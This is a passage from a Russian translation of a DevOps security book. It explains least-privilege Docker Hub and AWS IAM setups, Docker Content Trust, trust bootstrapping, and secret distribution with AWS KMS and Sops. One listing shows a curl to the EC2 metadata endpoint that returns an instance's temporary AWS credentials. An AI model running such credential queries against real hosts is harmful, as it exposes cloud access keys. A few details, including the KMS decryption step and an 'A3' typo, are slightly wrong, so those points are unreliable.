Как и GitHub, Docker Hub имеет представление об организациях и репозиториях. Каждая организация владеет множеством репозиториев и управляет командами, которым предоставляются различные права доступа к этим репозиториям.

Настраивая свой конвейер в главе 2, вы передали CircleCI входные данные для отправки контейнеров в репозиторий `invoicerg`, но эти данные предоставляют полный

доступ к организации Docker Hub и должны быть замещены другими, которые будут давать лишь ограниченный доступ. Главной целью здесь будет создание в Docker Hub особого пользователя с ограниченными привилегиями, который будет передан CircleCI и предназначен лишь для загрузки новых контейнеров приложения после сборки. Мы обсудим процесс создания такого пользователя для конвейера `invoicer`.

В обычном DevOps-конвейере, который обслуживает множество приложений, каждое приложение должно иметь своего пользователя Docker Hub с ограниченными правами доступа для того, чтобы ослабить воздействие утечки входных данных на инфраструктуру.

Процедура защиты интеграции CircleCI и Docker Hub осуществляется следующим образом для каждого репозитория в Docker Hub.

- ❑ Создайте команду с доступом к записи только в целевом репозитории.
- ❑ Создайте нового пользователя Docker Hub со свежими входными данными и сделайте его членом команды, наделив правом записи.
- ❑ Передайте CircleCI входные данные нового пользователя для того, чтобы только отправлять контейнеры в целевой репозиторий, что минимизирует воздействие утечки данных.

Давайте подробнее рассмотрим эти шаги. Сначала направимся в организацию Docker Hub и перейдем на вкладку **Teams** (Команды). Форма создания команды показана на рис. 6.8. В этот момент вы создали лишь пустую оболочку, которая позднее будет содержать пользователей и права доступа, но сейчас у нее есть только имя.

The screenshot shows a web form titled "Create Team". It contains three text input fields. The first field, labeled "Team Name", contains the text "invoicerwriter". The second field is labeled "Description" and is empty. The third field is labeled "Users allowed to push invoicer containers" and is also empty. Below the fields are two buttons: "Add" and "Cancel". An arrow points from the Russian text "Имя вновь созданной команды" (Name of the newly created team) to the "Team Name" input field.

Рис. 6.8. Форма создания команд в Docker Hub принимает лишь имя и описание

Теперь перейдем к репозиторию, в который вы хотите добавить команды. На вкладке **Collaborators** (Сотрудники) справа появится список активных команд (рис. 6.9). Выберите команду **invoicerwriter** и передайте ей право записи, а затем добавьте ее.




Рис. 6.9. Передача команде права записи в репозиторий осуществляется на вкладке **Collaborators** (Сотрудники)

Теперь вам нужен новый пользователь для команды **invoicerwriter**. Создайте пользователя **Docker Hub** с помощью обычной формы создания пользователя и добавьте его в команду **invoicerwriter** (рис. 6.10).




Рис. 6.10. Пользователь добавляется в команду на вкладке **Teams** (Команды) в организации

Последним шагом будет передача входных данных нового пользователя в **CircleCI**. Мы уже узнали, как это делать, а главе 2, но в качестве напоминания скажу, что вам нужно внести эти изменения в переменные окружения в настройках проекта в **CircleCI**. Как говорилось в предыдущем разделе, только пользователи **GitHub** с правом записи в репозитории могут изменять эти настройки.

Процесс создания команд и пользователей для каждого репозитория Docker Hub немного утомляет, но обеспечивает возможность ограничиться лишь одним пользователем, который будет способен воздействовать на единственный репозиторий. Ограничение области действия конфиденциальных входных данных оправдывает себя в тот день, когда этими аккаунтами воспользуется кто-то другой. Поверьте, *вы не захотите провести целую неделю, меняя пароли только потому, что везде использовали один и тот же аккаунт.*

Введенные здесь принципы управления пользователями обеспечивают высокий уровень безопасности, но некоторым организациям, возможно, потребуется еще больший контроль целостности собираемых контейнеров. Для этих целей Docker предоставляет Docker Content Trust — механизм подписи и проверки контейнеров. Он похож на подписи Git, но с контейнерами вместо кода.

6.2.2. Подписание контейнеров с помощью Docker Content Trust

Docker Content Trust (DCT) — это недавно добавленная в экосистему Docker функция для защиты обновлений контейнеров с течением времени. Она позволяет тем, кто публикует контейнеры, подписывать образы собираемых контейнеров перед отправлением их в Docker Hub. Когда она задействована, клиент Docker проверяет подписи в процессе извлечения, убеждаясь в том, что контейнеры были собраны и опубликованы владельцем ключа.

Когда я пишу эту книгу, я считаю DCT экспериментальным инструментом. Концепции, которые стоят за ним, внушительные, но опыта его безопасного использования на реальных проектах слишком мало. Он отключен по умолчанию, и его интеграция в CI/CD-конвейер сложна, но это действительно прообраз того, как в будущем может выглядеть защита контейнеров.

DCT применяет криптографический фреймворк The Update Framework (TUF) для подписи файлов метаданных, которые содержат, помимо прочего, хеши образов контейнеров и временные метки (<https://theupdateframework.github.io/>). Те, кто публикует контейнеры, должны в безопасном месте хранить закрытый ключ, которым подписывают образы, а получившие их клиенты станут проверять подписи.

Протокол предполагает доверие при первом использовании (trust on first use, TOFU): клиент будет доверять ключу в подписи контейнера при первом получении и станет проверять соответствие этому ключу при обновлениях контейнера. TUF защищает пользователей от вредоносных обновлений, которые используют другой ключ подписи для контейнера, но не защищает их от вредоносного контейнера при первом получении.

Применение DCT в вашей среде вызовет две основные проблемы реализации.

- ❑ Ключ подписи должен быть доступен для CircleCI. Вероятнее всего, вам придется хранить его в зашифрованном виде в GitHub и передать CircleCI кодовую

фразу для его дешифрования. Как только аккаунт GitHub окажется скомпрометированным, придется сменить ключ подписи, что невозможно без изъятия пользователями локальных копий контейнеров.

- ❑ Придерживаясь концепции неизменяемой инфраструктуры в DevOps, вы должны не использовать системы повторно от развертывания к развертыванию, а каждый раз начинать с новой системы. Таким образом, каждая система увидит лишь одну версию контейнера, но работа DCT состоит из проверки того, что вторая версия контейнера подписана тем же ключом, что и первая. Если системы никогда не увидят второй версии контейнера, то никогда не смогут проверить подписи.

Эти ограничения делают невозможным применение DCT в вашем случае, но он может сделать очень полезными окружения, собранные по-другому. Например, вы можете представить сборку тестовых контейнеров в CircleCI, которые проходят QA-тестирование и только при успешном его завершении получают подпись. Ключ подписи может быть предварительно настроен на экземплярах среды эксплуатации, которые затем могли бы проверить подпись контейнера, и вы бы получили подтверждение того, что во время перемещения или хранения не было сделано никаких изменений.

DCT-адрес — важный аспект безопасности всех систем управления пакетами: с его помощью можно при вторжении в репозиторий предотвратить публикацию вредоносного кода в системах, которые им воспользуются. У него есть подходящее место в CI/CD-конвейере, но на более зрелом уровне, на котором все нижележащие ветвления распределения прав доступа уже были адресованы.

В следующем разделе перейдем к AWS для того, чтобы убедиться: мы используем допустимый минимум прав доступа, необходимых для развертывания контейнеров приложения в инфраструктуре.

6.3. Распределение прав доступа для управления инфраструктурой

AWS — это сложная инфраструктура, которая поддерживает десятки сервисов для размещения разного рода простых веб-приложений или сложных фреймворков бизнес-анализа. Внедряя deployer в конвейер в главе 3, вы передавали ему доступ к своему аккаунту AWS, но не уделяли должного внимания распределению прав доступа. Таким же образом, как и при утечке входных данных, GitHub или Docker Hub может быть нанесен ущерб целостности приложения, атакующий может воспользоваться входными данными AWS, чтобы получить контроль над всей инфраструктурой. Продолжая работать над приведением прав доступа в CI/CD-конвейере к допустимому минимуму, мы теперь можем сосредоточиться на сокращении прав, переданных сервису deployer, и ввести метод, который вовсе избавляет от необходимости обслуживать входные данные.

Также раскроем более общую проблему DevOps-конвейера, с которой сталкиваются команды по эксплуатации: распределение закрытых данных в сервисах. Здесь обсуждаются два решения этой проблемы с помощью различных подходов: Mozilla Sops, использующий AWS KMS для управления зашифрованными файлами, и HashiCorp Vault, который предоставляет безопасный API для получения сервисами их закрытых данных.

6.3.1. Управление правами доступа с помощью ролей и политик AWS

Инфраструктура, которая растет и сжимается по требованию, — это не единственное нововведение, привнесенное AWS в мир DevOps. Одной из наиболее сложных и распространенных функций платформы Amazon является детализированный фреймворк распределения доступа, основанный на ролях (role-based access control, RBAC), для компонентов инфраструктуры. В AWS вся эксплуатация управления инфраструктурой отсылается к AWS API, защищенному уровнем RBAC (рис. 6.11). Эксплуатация будет успешной, только если этот уровень безопасности одобрит ее.



Рис. 6.11. AWS API защищен уровнем управления доступом, основанным на ролях, который разрешает или запрещает выполнение действия на уровне управления инфраструктурой

AWS позволяет оператору разрешать или запрещать специфичные действия роли, которая затем может быть назначена каким-либо компонентам инфраструктуры. Представьте, что вы хотите передать экземпляру EC2 право загружать файлы в корзину S3, но так, чтобы он не мог удалять их из нее. RBAC у AWS позволяет вам создавать политику с подходящими правами доступа и назначать ее экземпляру EC2. Этот подход поначалу может показаться запутанным, так как в традиционных инфраструктурах не встречается назначение роли для виртуальной машины или сервера. Этот прием был введен и популяризирован поставщиками IaaS.

Со своей стороны среда экземпляра EC2 получает элемент доступа, который предоставляет права доступа, определенные оператором, что позволяет локальным инструментам использовать эти разрешения, не нуждаясь в дополнительных входных данных. С точки зрения архитектуры безопасности эта модель может использоваться для ограничения ряда прав доступа для компонентов до допустимого минимума, который им требуется для функционирования, и позволяет избавиться от необходимости распространять входные данные в системах. Все это обслуживается AWS.

В случае с `deployer` (см. главу 4) вы использовали действие `AWS UpdateEnvironment` из кода `deployer`, чтобы запускать обновление `invoicer`. Там вы не ограничили права доступа `deployer`, поэтому при атаке он может быть использован для вторжения в другие компоненты инфраструктуры. Поскольку у `deployer` есть открытая конечная точка и он принимает соединения со всего Интернета, вам нужно как можно сильнее ограничить воздействие вторжения.

Сервис управления доступом и подлинностью (IAM) можно использовать для создания роли с ограниченными правами доступа. В консоли AWS такая роль создается в разделе **IAM** ▶ **Roles** (**IAM** ▶ Роли). Веб-консоль можно использовать для создания пустой роли, которую вы назовете `securingdevops-deployer` и наделите своей политикой. Панель управления предоставляет интерфейс с формой для создания произвольной политики для ролей (рис. 6.12).




Рис. 6.12. Произвольная политика для роли создается в разделе IAM панели управления AWS. Форма содержит в раскрывающемся меню список прав доступа, которые роль будет предоставлять

С помощью веб-интерфейса вы можете создать политику `invoicer-eb-update`, которая разрешает вызывать действия `elasticbeanstalk:UpdateEnvironment` в среде `invoicer`. Получившаяся политика показана в листинге 6.4. Назначая эту политику `deployer`, вы передаете ему право развертывать новую версию `invoicer`.

Листинг 6.4. Передача прав доступа для запуска обновления среды на `invoicer` EBS

<pre>{ "Version": "2012-10-17", "Statement": [{ "Sid": "Stmt1477874633000", "Effect": "Allow", "Action": ["elasticbeanstalk:UpdateEnvironment", "s3:CreateBucket"], "Resource": ["arn:aws:elasticbeanstalk:us-east-1:939135168275: environment/invoicer201605211320/invoicer-api"] }] }</pre>	Политика разрешает или запрещает действия в ресурсах. Здесь следствием будет разрешение держателю обновлять среды EB и создавать корзины S3 для <code>invoicer</code>
---	--

Эта политика подходит для запуска обновления `invoicer`, но `deployer` нужно больше прав доступа, чтобы корректно выполнять свою работу. В AWS есть хорошая документация, где говорится, какие права доступа должны быть переданы средам EBS, чтобы их можно было использовать для ручного изменения политики (<http://mng.bz/8BIT>). Вы также можете пользоваться предопределенным шаблоном политики под названием `AWS ElasticBeanstalkService`, который работает аналогично.

В консоли IAM AWS можете создать роль и привязать к ней политику `invoicer-eb-update`. Закрепляя роль за экземплярами EC2, вы эффективно наделяете эти системы правами доступа для обновления `invoicer`. Это делается с помощью смены профиля экземпляра (`Instance Profile` в разделе `Instances` на странице `Elastic Beanstalk Configuration`) с `securingdevops-deployer` в конфигурации `elasticbeanstalk` для `deployer`. Назначение новой роли для экземпляра EC2 подтолкнет AWS к созданию нового набора входных данных для `deployer`, которые будут привязаны к новой роли. Затем экземпляр получит эти данные из внутренней конечной точки пользовательских данных (листинг 6.5).

В дополнение к управлению EBS `deployer` необходима возможность просматривать содержимое групп безопасности в рамках тестирования `pineapple`, которое вы определили в главе 4. Передача таких дополнительных прав соответствует тому же принципу: нужно определить, какие действия должен выполнять сервис, а затем создать политику, прикрепленную к роли, которая позволит ему делать это.

Листинг 6.5. Экземпляр получает свою роль и входные данные из конечной точки user-data

```
$ curl http://169.254.169.254/latest/meta-data/iam/
security-credentials/securingdevops-deployer
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2016-10-31T12:13:48Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAIEEBUXPTHZBE3TCQ",
  "SecretAccessKey" : "qSGckWn...7",
  "Token" : "FqoDYXd...OvcwAU=",
  "Expiration" : "2016-10-31T18:31:30Z"
}
```

Локальный адрес, по которому расположены входные данные экземпляра EC2

Входные данные AWS, автоматически созданные AWS и предоставленные экземпляру EC2

Политика, позволяющая проверять группы безопасности, показана в листинге 6.6. Она наделяет правами доступа для некоторых действий, ни одно из которых не является конфиденциальным, так как они относятся к категории Describe, которая разрешает лишь считывать конфигурационные данные. Заметьте: для Resource указан групповой символ, что позволяет роли проверять все группы безопасности в аккаунте AWS.

Листинг 6.6. Политика передачи прав доступа для просмотра всех групп безопасности

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmnt1477876486000",
      "Effect": "Allow",
      "Action": [
        "ec2:DescribeSecurityGroups",
        "ec2:DescribeInstances",
        "elasticloadbalancing:DescribeLoadBalancers",
        "elasticloadbalancing:DescribeTags",
        "elasticbeanstalk:DescribeApplication",
        "rds:DescribeDBInstances",
        "rds:ListTagsForResource"
      ],
      "Resource": [
        "*"
      ]
    }
  ]
}
```

Уникальный идентификатор политики

Список действий, разрешенных политикой, позволяет держателю просматривать различные параметры EC2, EB и RDS

Групповой символ разрешает держателю просматривать любой ресурс

Написание IAM-политик может мгновенно усложниться, поэтому AWS предоставляет средство оценки политики для тестирования действий, разрешенных и запрещенных ею. Пример запуска средства оценки политики приведен на рис. 6.13.

Гибкость, которую обеспечивают роли IAM и политики, невозможно недооценить. В большой инфраструктуре AWS, в которой компоненты пользуются одним и тем же аккаунтом и множеством ресурсов, надежная защита управления доступом

может помочь вам поддерживать строгий периметр безопасности вокруг компонентов инфраструктуры. Управление этими правами доступа определенно имеет цену, потому что они могут быть сложными в написании и еще более сложными при поддержке, но эта цена невелика, если учитывать, что это уровень безопасности для всей платформы.




Рис. 6.13. Средство оценки политики позволяет администраторам проверять действия, разрешенные или запрещенные заданной политикой. В этом примере разрешенные и запрещенные действия указаны с правой стороны на скриншоте. В окне программы зеленым обозначены разрешенные, а красным — запрещенные действия

Роли IAM могут позволить вам, например, хранить закрытые данные в корзинах A3 и передавать единичные права доступа экземплярам для получения этих данных. Многие организации пользуются таким способом, но у него есть недостаток, состоящий в том, что закрытые данные хранятся в незашифрованном виде в S3. В следующем разделе мы обсудим наиболее продуманные подходы для управления закрытыми данными в AWS.

6.3.2. Распределение закрытых данных в системах среды эксплуатации

Большинству приложений необходимо получать закрытые данные в качестве элемента конфигурации. Представьте себе сервис, предназначенный для шифрования данных перед их архивацией от лица пользователя. Как он будет получать криптографические ключи, необходимые для шифрования данных? В вашей упрощенной среде реализован подход с хранением входных данных в переменных окружения, но он вскоре ограничит применение сервисами закрытых данных, размер которых превышает максимальную длину переменных окружения. В реальном мире зачастую необходимо поддерживать механизм обеспечения систем в среде эксплуатации секретной информацией так, чтобы было невозможно вторжение.

Это снова проблема управления доступом: только системы с особым предназначением должны иметь возможность получать заданный тип закрытых данных. Системы бухгалтерского учета не должны иметь возможности доступа к закрытым

данным платформы управления заказами, и наоборот. Здесь ставки могут быть даже выше, чем в управлении пользовательскими входными данными, так как в некоторых случаях после утечки изменение секретных данных может оказаться невозможным. Например, криптографические ключи, которые содержатся в продуктах, продаваемых заказчикам, всегда нужно хранить в безопасном месте, и их зачастую невозможно изменить при утечке, не говоря уже о том, что содержание ключей в продуктах — признак плохого проектирования безопасности.

Распределение закрытых данных страдает от той же проблемы аутентификации, о которой мы говорили, рассматривая TLS в главе 5: сначала нужно убедиться в подлинности новых систем, иначе есть риск отправить секретные данные ненадлежащим получателям. Эта проблема называется *бутстрэппингом доверия*.

В традиционной эксплуатации доверие зачастую определяет специалист по эксплуатации, вручную создающий систему. В DevOps люди не вовлечены непосредственно в создание систем, поэтому нужен механизм доверия, который не предполагает ручных проверок. Если мы сможем решить эту проблему и создать механизм доверия новым системам, который реализуется по сети, то распределять закрытые данные станет легче.

Бутстрэппинг доверия

Существует два способа убедиться в надежности новых систем, реализуемых инфраструктурой: либо инфраструктура требует, чтобы человек совершал шаг верификации, либо вредоносные операции будут блокироваться посредством распределения прав доступа.

Первый вариант используется при традиционном выводе в сеть новых систем. В главе 5 я объяснял, как в TLS решается проблема бутстрэппинга доверия с помощью инфраструктур открытых ключей, содержащих СА, — с помощью подписей для удостоверения подлинности, которым участники безопасных каналов взаимодействия доверяют. PKI — замечательный инструмент, но здесь подпись, свидетельствующую о подлинности, необходимо указывать вручную, что, по сути, является шагом назад. Puppet — инструмент управления конфигурацией — использует такой PKI при запросе сертификата для всех систем и требует от администратора подтверждения (подписи) этих сертификатов. Это утомительная работа, которая вынуждает многих администраторов либо полностью отключить контроль, либо ослабить защиту, применив какого-либо рода автоматизацию. Необходимость вовлекать в бутстрэппинг доверия людей, уже занятых другими задачами, становится обузой и зачастую ослабляет защиту инфраструктуры.

Доверять распределению доступа возможно только в среде, в которой политики доступа используются во всех компонентах системы. Если кто угодно может войти в центр обработки данных и подключить любой сервер к коммутатору, то с распределением прав доступа явно что-то не так и стоит подключать проверку человеком. Но если компоненты, которые несут новые системы, должным образом закрыты и только определенные администраторы могут получить к ним доступ, то мы можем считать эти системы достойными первоначального доверия, основываясь

на том, что они запущены в контролируемой среде. Так реализуется доверие в AWS bootstraps.

В AWS доверие, оказанное новой системе, представлено ролью, которую назначает специалист по эксплуатации при создании системы. Роль инициализирует доверие и передает права доступа особым ресурсам, используемым для продолжения настройки. Поскольку мы доверяем распределению доступа AWS на основе ролей и его инфраструктуре автоматизации, то можем распространить это доверие и на новые системы. Если AWS и входные данные к аккаунту безопасны, можно считать, что доверие сохраняется и системы считаются надежными.

Доверие в других системах

Другие IaaS-платформы используют подобное распределение доступа на основе ролей. В Kubernetes есть аннотации, устанавливаемые администраторами платформы перед созданием модулей (экземпляров контейнеров), а Google Platform задействует IAM-роли, подобные тем, что в AWS. Концепция управления доверием с помощью ролей экземпляра и распределения доступа является основополагающей для современных инфраструктур и должна применяться не только для среды AWS.

Бутстрэппинг доверия, применяющий AWS-роли, решает первую проблему распределения входных данных: теперь, когда экземпляры аутентифицированы, мы можем отправлять им входные данные. Следующая задача — понять, как делать это безопасно.

AWS KMS и Mozilla Sops

Как говорилось в предыдущем разделе, мы можем использовать IAM-роли для передачи экземпляру EC2 прав доступа для особых действий в AWS. Можно использовать эти права для того, чтобы позволить экземплярам получать закрытые данные от S3-корзины, что могло бы стать простым и эффективным решением, если бы не важный недостаток: закрытые данные в S3 будут храниться в незашифрованном виде и из-за одной ошибки легко могут просочиться в сеть.

Такое происходит намного чаще, чем вы думаете. Специалисты по эксплуатации часто хранят копии закрытых данных инфраструктуры на своих ноутбуках для упорядочения конфигураций. Распространенной практикой является также хранение закрытых данных в Git-репозитории для поддержания истории изменений. Репозиторий синхронизируется с приватной точкой хранилища, которая позволяет системам среды эксплуатации получать свои данные. На практике этот метод работает прекрасно, но одна ошибка, например отправка Git-репозитория не в то место или создание локальной копии в публичном каталоге, непременно вызовет слив незашифрованных закрытых данных и придется сменить все входные данные в инфраструктуре. От такой работы никто в восторге не будет.

Лучше всего хранить закрытые данные зашифрованными до самого последнего момента, когда их нужно расшифровать на целевых системах. Этого трудно добиться, так как дешифрование конфигурационных файлов потребует предоставления в первую очередь экземпляров с ключом для дешифрования, но механизм, по которому ключ передается, обеспечивает не большую безопасность, чем непосредственная передача дешифрованных конфигурационных файлов.

AWS предоставляет решение для этой проблемы в виде службы управления ключами (Key Management Service, KMS). KMS — это криптографический сервис, который можно использовать для управления ключами шифрования. Он работает следующим образом.

1. Создается ключ шифрования `kA`.
2. Документ `dX` шифруется с помощью `kA` и получается `edX`.
3. `kA` шифруется с помощью KMS и получается `ekA`.
4. `edX` и `ekA` хранятся в таком месте, из которого экземпляры смогут их получить.
5. `dX` и `kA` удаляются.
6. Экземпляры запускаются и скачивают `edX` и `ekA`.
7. Экземпляр дешифрует `ekA` с помощью KMS, используя его роль экземпляра, и получает `dX`.
8. `dX` содержит закрытые данные в дешифрованном виде, которые используются для настройки экземпляра.

Этот рабочий поток представлен на рис. 6.14.

Преимуществом использования KMS выступает его интеграция в AWS IAM, которая позволяет назначать экземплярам роли для дешифрования. В листинге 6.7 приведен пример роли, которая передает право использовать `Decrypt` от KMS для специфичного ключа, заданного в его ARN.

Листинг 6.7. IAM-роль, разрешающая экземплярам дешифровать с помощью `Decrypt` от KMS

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmnt1477921668000",
      "Effect": "Allow",
      "Action": [
        "kms:Decrypt"
      ],
      "Resource": [
        "arn:aws:kms:us-east-1:92:key/a75a-90dcf66"
      ]
    }
  ]
}
```

Уникальный произвольный идентификатор политики

Политика дает право на операцию `Decrypt` от KMS

Идентификатор ключа, которому передается право доступа




Рис. 6.14. Распределение закрытых данных посредством AWS KMS требует от специалистов шифрования конфигурационных закрытых данных с помощью KMS перед передачей их экземплярам EC2, в которых они будут расшифровываться также с помощью KMS. Этот рабочий поток безопасно хранит закрытые данные зашифрованными до того момента, как они достигнут целевой системы, и избавляет от необходимости вручную распределять ключи шифрования закрытых данных

KMS — это лаконичное решение проблемы распределения зашифрованных документов в экземплярах, и со времени его создания в 2015 году некоторые инструменты уже им воспользовались. Credstash (<https://github.com/fugue/credstash>) и Sneaker (<https://github.com/codahale/sneaker>) — инструменты, которые применяют DynamoDB и S3, как вы понимаете, для хранения зашифрованных документов. Вдохновленный этими примерами автор данной книги написал Sops (<https://go.mozilla.org/sops/>) для применения рабочего потока с некоторыми дополнительными функциями.

- ❑ Документы ключей и значений, такие как YAML и JSON, шифруются лишь частично. Ключи остаются незашифрованными, а значения шифруются. Это позволяет добиться частичной читаемости документов без дешифрования и предоставляет понятный вывод diff при хранении в Git. Недостатком становится некоторая вероятность утечки метаданных.
- ❑ Документы шифруются множеством первичных ключей с применением и KMS, и PGP. Главная цель здесь — предоставление механизма резервного копирования и предотвращение потери зашифрованных данных при утечке единственного ключа дешифрования. Sops — это программа на Go, которую можно установить с помощью `go get -u go.mozilla.org/sops/cmd/sops`. Пример зашифрованного документа вы можете найти в листинге 6.8.

Листинг 6.8. Пример YAML-документа, зашифрованного с помощью Sops

```

myapp1: ENC[AES256_GCM,data:QsGJGQEfiw,iv:Shmg...,tag:8G...,type:str]
app2:
  db:
    user: ENC[AES256_GCM,data:Afrbb,iv:7bj...,tag:d4...,type:str]
    pass: ENC[AES256_GCM,data:9jSxN,iv:5m...,tag:AtK...,type:str]
sops:
  pgp:
  - fp: 1022470DE3F0BC54BC6AB62DE05550BC07FB1A0A
    enc: |
      -----BEGIN PGP MESSAGE-----
      hQIMA0t4uZHf19qgAQ/8Da1b/hWg6wv8ZoieIv...
      -----END PGP MESSAGE-----
  kms:
  - arn: arn:aws:kms:us-east-1:92...:key/a75a-476a-4be9
    enc: C1AlccdrU2OpdJuan5Q+Q/tCDIkHPP...
